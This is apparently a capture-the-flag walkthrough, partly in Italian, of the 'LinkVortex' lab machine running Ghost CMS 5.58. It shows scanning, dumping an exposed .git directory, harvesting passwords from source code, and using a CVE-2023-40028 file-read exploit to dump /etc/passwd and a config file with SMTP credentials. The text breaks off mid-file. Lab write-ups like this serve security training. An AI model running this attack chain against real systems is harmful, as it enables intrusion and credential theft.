LinkVortex

Target: 10.10.11.47

Port scanning:

```
$ nmap -sC -sV -oA nmap/top1000 10.10.11.47
```

Results:

- 22/tcp ,OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0).
- 80/tcp, Apache httpd, redirect to `http://linkvortex.htb/`.

[+] Ubuntu Jammy (22.04)


Update local dns:

```
kali $ vim /etc/hosts
```

Append to `/etc/hosts`:

```
10.10.11.47     linkvortex.htb
```

The web app uses the `ghost` CMS version `5.58`.



BitByBit Hardware

Your trusted source for detailed, easy-to-understand computer parts info

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Ghost 5.58

Blogs
Ghost 5.58

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
> Ghost is a powerful app for new-media creators to publish, share, and grow a business around their content.

There is an author: `admin`.



admin

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
From the ghost documentation discover the `Admin API` uses to which has both read and write access used to create and update content.


Security results are commit in github.

The `robots.txt` reveals some path.



```
User-agent: *
Sitemap: http://linkvortex.htb/sitemap.xml
Disallow: /ghost/
Disallow: /p/
Disallow: /email/
Disallow: /r/
```

The `/ghost/` path redirect to a `Sign in` page.



Sign in to BitByBit Hardware.

Email address

jamie@example.com

Password

••••••••••••••• Forgot?

× Retry

Please fill out the form to sign in.

Virtual hosting routing scanning with `ffuf`:

```
$ ffuf -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-
top1million-5000.txt -u http://linkvortex.htb -H "Host:
FUZZ.linkvortex.htb" -o ffuf/vhost -of csv -v

$ cat ffuf/vhost | cut -d"," -f1,5 | grep -nv ".*,301"
1:FUZZ,status_code
32:dev,200
```


Result:

- `dev.linkvortex.htb`

Updates the local dns.

```
10.10.11.47     linkvortex.htb dev.linkvortex.htb
```

Visit `http://dev.linkvortex.htb`.




LAUNCHING SOON

Our website is under construction. We'll be here soon with our new and exciting site.

This suggest that the web page is in development mode, potrebbe esserci un controllo di versione quale `.git`.

Visit `http://dev.linkvortex.htb/.git`.



Index of /.git

Name	Last modified	Size	Description
Parent Directory		-	
HEAD	2024-12-02 10:10	41	
config	2024-12-02 10:10	201	
description	2024-12-02 10:10	73	
hooks/	2024-12-02 10:10	-	
index	2024-12-02 10:56	691K	
info/	2024-12-02 10:10	-	
logs/	2024-12-02 10:10	-	
objects/	2024-12-02 10:56	-	
packed-refs	2024-12-02 10:10	147	
refs/	2024-12-02 10:10	-	
shallow	2024-12-02 10:10	82	

Si utilizza `git-dumper` per recuperare il `codebase`.

```
$ python3 -m venv venv && source venv/bin/activate && pip install git-dumper

$ git-dumper http://dev.linkvortex.htb/.git ./codebase/
```

Con una ricerca sul web, si è appreso della esistenza di una vulnerabilità per `Ghost 5.58`.

[+] CVE 2023-40028

This script exploits a vulnerability in Ghost CMS (CVE-2023-40028) to read arbitrary files from the server. By leveraging a symlink in an uploaded ZIP file, an attacker can gain unauthorized access to sensitive files on the system.

Try to gain access as user.

```
$ ls -lah codebase/
total 1.4M
drwxrwxr-x  7 kali kali 4.0K Mar 18 11:17 .
drwxrwxr-x  8 kali kali 4.0K Mar 18 11:16 ..
drwxrwxr-x  8 kali kali 4.0K Mar 18 11:17 apps
-rw-rw-r--  1 kali kali  521 Mar 18 11:17 Dockerfile.ghost
-rw-rw-r--  1 kali kali  312 Mar 18 11:17 .editorconfig
drwxrwxr-x 80 kali kali 4.0K Mar 18 11:17 ghost
drwxrwxr-x  7 kali kali 4.0K Mar 18 11:17 .git
-rw-rw-r--  1 kali kali  122 Mar 18 11:17 .gitattributes
drwxrwxr-x  7 kali kali 4.0K Mar 18 11:17 .github
-rw-rw-r--  1 kali kali 3.1K Mar 18 11:17 .gitignore
-rw-rw-r--  1 kali kali  135 Mar 18 11:17 .gitmodules
-rw-rw-r--  1 kali kali 1.1K Mar 18 11:17 LICENSE
-rw-rw-r--  1 kali kali  888 Mar 18 11:17 nx.json
-rw-rw-r--  1 kali kali 3.5K Mar 18 11:17 package.json
-rw-rw-r--  1 kali kali 2.8K Mar 18 11:17 PRIVACY.md
-rw-rw-r--  1 kali kali 5.3K Mar 18 11:17 README.md
-rw-rw-r--  1 kali kali  518 Mar 18 11:17 SECURITY.md
drwxrwxr-x  2 kali kali 4.0K Mar 18 11:17 .vscode
-rw-rw-r--  1 kali kali 1.4M Mar 18 11:17 yarn.lock
```

Per sfruttare la `Local File Inclusion` bisogna avere un account per accedere alle funzionalità che Ghost mette a disposizione.

Discovery di informazioni per il login.

Used detection_email.sh script to collect some emails in `codebase/`.

```
$ ../detect_email.sh . ../email.txt
```

There are `837` emails detected.

E' lecito pensare che, vista la presenza di un autore `admin` che ha pubblicato del contenuto nel blog, allora la sua email potrebbe essere del tipo `admin@*.*`.


```
$ grep "admin" email.txt
admin+1@ghost.org
admin-api-key-test@example.com
admin@example.com
administrator@test.com
```

```
newadmin@test.com
test+admin@ghost.org
```

Per tutti questi risultati, la pagina restituisce una non corrispondenza.

```
$ grep "linkvortex" email.txt
dev@linkvortex.htb
```

Non funziona, ma questo puo far pensare alla esistenza di una email del tipo `admin@linkvortex.htb`.



Sign in to BitByBit Hardware.

Email address

admin@linkvortex.htb

Password

●●●●●

Your password is incorrect.

Si cerca una possibile password in `codebase/`.

Con il comando


```
$ grep -rinh "password =" .
```

si sono trovati due corrispondenze interessanti:

- OctopiFociPilfer45
- thisissupersafe

Si ha accesso alla pagina `http://linkvortex.htb/ghost/#/dashboard` con le credenziali:

- admin@linkvortex.htb:OctopiFociPilfer45



Dashboard

30 Days

Recent posts

TITLE	SENT	OPEN RATE
Hello Maxime	—	—
The Power Supply	—	—
The CMOS	—	—
The Video Graphics Array	—	—
The Random Access Memory	—	—

View all posts →

GHOST RESOURCES

How to setup your Ghost publication

We've crammed the most important information into this post to help you set up your new publication.

Read this article →

THE GHOST NEWSLETTER

📝 Wake up your writing

When starting your own publication, it's easy to get caught up in all the "business" part of your business and forget what's most...

Get weekly tips in your inbox →

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```
$ git clone https://github.com/0xDTC/Ghost-5.58-Arbitrary-File-Read-CVE-
2023-40028.git
```

Si lancia l'exploit:

```
$ ./CVE-2023-40028 -u 'admin@linkvortex.htb' -p 'OctopiFociPilfer45' -h
http://linkvortex.com
WELCOME TO THE CVE-2023-40028 SHELL
Enter the file path to read (or type 'exit' to quit): /etc/passwd
File content:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```

```
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
node:x:1000:1000::/home/node:/bin/bash
```

Users muniti di `/bin/bash`:

- root:0:0
- node:1000:1000

Tentativo di accesso con ssh per `node`.

Le password collezionate e presenti in `codebase/` non permettono l'accesso con ssh.

Si analizza il file `Dockefile.ghost`:

```
$ cat Dockerfile.ghost
FROM ghost:5.58.0

# Copy the config
COPY config.production.json /var/lib/ghost/config.production.json

# Prevent installing packages
RUN rm -rf /var/lib/apt/lists/* /etc/apt/sources.list* /usr/bin/apt-get
/usr/bin/apt /usr/bin/dpkg /usr/sbin/dpkg /usr/bin/dpkg-deb
/usr/sbin/dpkg-deb

# Wait for the db to be ready first
COPY wait-for-it.sh /var/lib/ghost/wait-for-it.sh
COPY entry.sh /entry.sh
RUN chmod +x /var/lib/ghost/wait-for-it.sh
RUN chmod +x /entry.sh

ENTRYPOINT ["/entry.sh"]
CMD ["node", "current/index.js"]
```

Si utilizza l'exploit per ottenere il file `/var/lib/ghost/config.production.json`.

```
File content:
{
  "url": "http://localhost:2368",
  "server": {
    "port": 2368,
    "host": "::"
  },
  "mail": {
    "transport": "Direct"
  },
  "logging": {
    "transports": ["stdout"]
  },
  "process": "systemd",
  "paths": {
    "contentPath": "/var/lib/ghost/content"
  },
  "spam": {
    "user_login": {
        "minWait": 1,
        "maxWait": 604800000,
        "freeRetries": 5000
    }
  },
  "mail": {
     "transport": "SMTP",
     "options": {
      "service": "Google",
      "host": "linkvortex.htb",
      "port": 587,
      "auth": {
        "user": "bob@linkvortex.htb",
        "pass": "fibber-talented-worth"
        }
      }
